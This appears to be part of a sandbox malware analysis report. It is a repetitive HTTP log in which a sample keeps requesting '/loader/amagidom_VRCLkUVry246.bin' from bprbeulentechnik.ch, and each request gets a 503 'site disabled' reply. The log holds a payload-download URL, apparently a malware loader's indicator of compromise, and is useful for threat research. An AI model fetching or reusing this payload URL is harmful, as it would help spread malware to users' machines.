May 10, 2022 21:14:56.649936914 CEST	8664	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 312804869 264018397 Age: 7 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:56.756165981 CEST	8664	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:56.789784908 CEST	8665	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 160813758 264018397 Age: 8 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:56.896473885 CEST	8665	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:56.929970026 CEST	8665	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 156422757 264018397 Age: 8 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:57.037596941 CEST	8666	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:57.071114063 CEST	8666	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 313329509 264018397 Age: 8 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:57.177612066 CEST	8666	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:57.211242914 CEST	8667	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 334856308 264018397 Age: 8 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:57.318233967 CEST	8667	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:57.351696968 CEST	8667	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 312215015 264018397 Age: 8 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:57.459166050 CEST	8668	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:57.492782116 CEST	8668	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 240033309 264018397 Age: 8 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:57.599531889 CEST	8668	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:57.633647919 CEST	8669	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 327681225 264018397 Age: 8 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:57.740103006 CEST	8669	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:57.773823023 CEST	8669	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 263689068 264018397 Age: 9 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:57.880901098 CEST	8669	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:57.914544106 CEST	8670	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 319128824 264018397 Age: 9 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:58.021301031 CEST	8670	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:58.055006027 CEST	8671	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 315851957 264018397 Age: 9 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:58.161868095 CEST	8671	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:58.195357084 CEST	8671	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 232103204 264018397 Age: 9 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:58.302444935 CEST	8671	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:58.336441040 CEST	8672	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 314574403 264018397 Age: 9 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:58.443213940 CEST	8672	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:58.477206945 CEST	8672	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 150265721 264018397 Age: 9 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:58.583663940 CEST	8673	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:58.617366076 CEST	8673	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 333611441 264018397 Age: 9 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:58.724478006 CEST	8673	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:58.758342028 CEST	8674	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 328368251 264018397 Age: 10 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:58.864857912 CEST	8674	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:58.898637056 CEST	8674	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 301763598 264018397 Age: 10 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:59.006870985 CEST	8675	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:59.040707111 CEST	8675	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 248650042 264018397 Age: 10 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:59.146042109 CEST	8675	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:59.179883957 CEST	8676	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 301959965 264018397 Age: 10 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:59.286937952 CEST	8676	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:59.320707083 CEST	8676	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 274240176 264018397 Age: 10 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:59.442831993 CEST	8677	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:59.476767063 CEST	8677	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 319094926 264018397 Age: 10 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:59.583612919 CEST	8677	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:59.617212057 CEST	8678	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 312804880 264018397 Age: 10 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:59.723965883 CEST	8678	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:59.757563114 CEST	8678	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 312870319 264018397 Age: 11 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:59.865010023 CEST	8679	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:59.898591995 CEST	8679	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 281873881 264018397 Age: 11 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:00.005033016 CEST	8679	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:00.038692951 CEST	8680	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 189413716 264018397 Age: 11 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:00.145663977 CEST	8680	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:00.179342985 CEST	8680	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 319094932 264018397 Age: 11 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:00.286436081 CEST	8681	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:00.320039034 CEST	8681	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 334725241 264018397 Age: 11 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:00.427423000 CEST	8681	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:15:00.461072922 CEST	8682	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 297340754 264018397 Age: 11 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:00.567754984 CEST	8682	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:00.601622105 CEST	8682	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 331417028 264018397 Age: 11 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:00.723912001 CEST	8683	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:00.757857084 CEST	8683	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 319751572 264018397 Age: 12 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:00.864506960 CEST	8683	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:15:00.898422003 CEST	8684	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 248161314 264018397 Age: 12 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:15:01.005072117 CEST	8684	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
